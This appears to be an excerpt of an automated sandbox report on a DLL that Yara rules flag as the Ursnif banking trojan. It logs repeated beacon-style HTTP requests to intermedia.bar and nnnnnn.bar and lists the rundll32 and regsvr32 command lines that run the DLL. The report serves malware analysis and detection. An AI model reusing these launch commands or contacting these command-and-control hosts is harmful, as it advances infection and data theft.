Jan 21, 2022 07:52:32.300170898 CET	1140	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0l_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49894	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:39.651832104 CET	12408	OUT	GET /drew/QsS2jHAM_/2BwJZccmdp5m9iHVP9BE/Hy_2Bb24NYz6UUYImCo/zrhZsMNoFc_2FvJseSFb87/xXKn3P zxfNPne/1IWtDw4e/zao8w3_2FqS1tUowEpdILrG/AQc_2F2CTQ/Kg84n698KmhLQ87R8/T3KY8S12PpxD/H69sMsp GVxv/is2jKybUtpc7W2/tjpg5c_2BM2CHgmR9sa3h/opwZ5u985b9SYlvV/9nvFld2LU1FOjTP/3gzCgoFC/zqOGqAVh/K.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: intermedia.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49895	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:40.062398911 CET	12409	OUT	GET /drew/8GCWuTw3vFr_2BaLQHxEj/S2mZ_2Bs1ztZVt4J/tWEHNc4XanBwmnu/I2msIqz_2B6GZdxr2f/MEql68 nFt/nYxdw4RZXpFaqbijhmkw/0l3UhZ9PcRsKOEspkq8/7YzXu2AOi0fYDlLet1LtxN/Z8j42Kwsx6Kh3/NutAzqvZ /KcYW58Xr4T1MQTJAJB2YAhX/pcuj3_2Fx_/2BQrkwFa603_2B68s/I0dGq_2F0eCx/w74Pufb9K3x/hd2DOR_2F/4 NgLz6GD.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: intermedia.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49897	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:59.956077099 CET	12411	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:00.387495995 CET	12412	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:00.903311968 CET	12413	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:01.856380939 CET	12414	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:03.747212887 CET	12415	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:07.528678894 CET	12416	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:15.077811956 CET	12417	OUT	GET /drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd/z09P1P0N/JYWuQ1lZWbrjgAwzu9HwDiH/z_2BLAvnX1/8oE3_2BrbVuTg5XgN/fFGGve_2BZ6j/OLfiN5cTTiP/UJGuomraiJd058/bcTFQPP7iErfusSSsGsOL/4opclstIlc_2FqAf/jUg_2FZVQoG_2B4/nAlRxJiE1eByE2QqI0/X5WHEnb3X/D.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49898	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:56:00.402211905 CET	12412	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVpZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZpp1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51IsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:00.840862036 CET	12413	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVpZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZpp1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51IsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:56:01.387602091 CET	12414	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVp ZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZp p1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51lsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/ kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:02.387679100 CET	12415	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVp ZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZp p1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51lsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/ kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:04.387835979 CET	12416	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVp ZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZp p1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51lsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/ kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:08.372697115 CET	12417	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVp ZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZp p1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51lsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/ kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:56:16.326375961 CET	12418	OUT	GET /drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVp ZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZp p1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51lsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/ kOM.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49755	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:33.154788971 CET	1141	OUT	GET /drew/QvhYBaeq_2F6Kr5S5lD/OqLkixN3sRa2UpR8i3hjYq/eJ9NYRqvvouL5/5HWqGU6L/VANwgL_2FOanli ZpdSkommO/z_2FFnfFWj/XA9wFW7rsFws4V6TO/ECxua93xQfvB/2xJ5KsVMA_2/BJTXWzwMMI1Ry4/bSrLklQhxwL VQio5vEqnT/EuTu1lXMUBYE4EO9/fehTx7dve_2FJwl/oHCMlYRgtjfgvp4PcC/lf7RvC6QF/AJjhNY359JkAlb/_2BCF.jlk HT TP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49752	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:33.156999111 CET	1142	OUT	GET /drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz_2Bx6bK LjtUULCEG0oV/GFai8cinvXLi4/iJJ7udwg/w0syzQHw_2FkzljAekHpIlx/DRVmfhCAjc/ZkwIrTh7UfbfcJWEg/EIPSCrhxM6n j/j9uYJZXC8_2/F6Btih0QBETHvA/LKTtsUnIUQHLFxaNR0li7/dM04PASCBbiQz0aa/qK64_2Bg_2B/VwE.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49756	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:33.200898886 CET	1143	OUT	GET /drew/QIymR1NV/VEHDP0tzxYyfhToi28JN0gN/4iuWFUXiYW/K0CJrXj0tnUEhVH78/U3kVKnzlLrQT/Smvke HiBSVF/jSdieAe6QVgPYk/Ls60EE1RdzPENlayPGjHS/AIjKP7dUycBtEyrA/RFerBbxZvrxnd_2/Bc1S7J_2FQDJB AH3dG/kHsLUg6CP/6tr_2F_2FmCAcHtuBxvU/3I9dXvsa3LnrU2f8IF1/dsxBAmQu5x_2BsDF7qQMQs/L_2FeC4tc/dGJ.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Statistics

Behavior

System Behavior

Analysis Process: loaddll32.exe PID: 7132, Parent PID: 3244

General

Start time:	07:52:08
Start date:	21/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll"
Imagebase:	0xbb0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.691343134.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350624974.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350468495.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.811066205.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350524992.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350610044.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350578118.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350596775.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350398147.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.350426132.00000000037A8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6304**, Parent PID: **7132**

General

Start time:	07:52:08
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **784**, Parent PID: **7132**

General

Start time:	07:52:08
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\Wartless_v8.8.9.0.dll
Imagebase:	0x2b0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349703615.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349753525.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.503813220.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.813030577.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349673542.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349765761.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349774706.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349722283.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349738190.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.349603405.0000000005AC8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2276**, Parent PID: **6304**

General

Start time:	07:52:08
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\Wartless_v8.8.9.0.dll",#1
Imagebase:	0x300000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348956479.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348909317.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.505253975.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348881206.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348997305.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.349008394.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000002.811636892.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348935901.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348822890.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.348974214.0000000004A98000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6460**, Parent PID: **7132**

General

Start time:	07:52:09
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Wartless_v8.8.9.0.dll,DllRegisterServer
Imagebase:	0x300000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343910189.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.344026783.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343809632.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343983183.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343884833.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000002.811764188.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343969010.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343764685.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.343941350.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000009.00000003.502184053.0000000004F48000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6600**, Parent PID: **744**

General

Start time:	07:52:29
Start date:	21/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff6ad3f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6828**, Parent PID: **6600**

General

Start time:	07:52:30
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17410 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **4140**, Parent PID: **6600**

General

Start time:	07:52:31
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:17414 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6288**, Parent PID: **6600**

General

Start time:	07:52:31
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6600 CREDAT:82946 /prefetch:2
Imagebase:	0xb00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

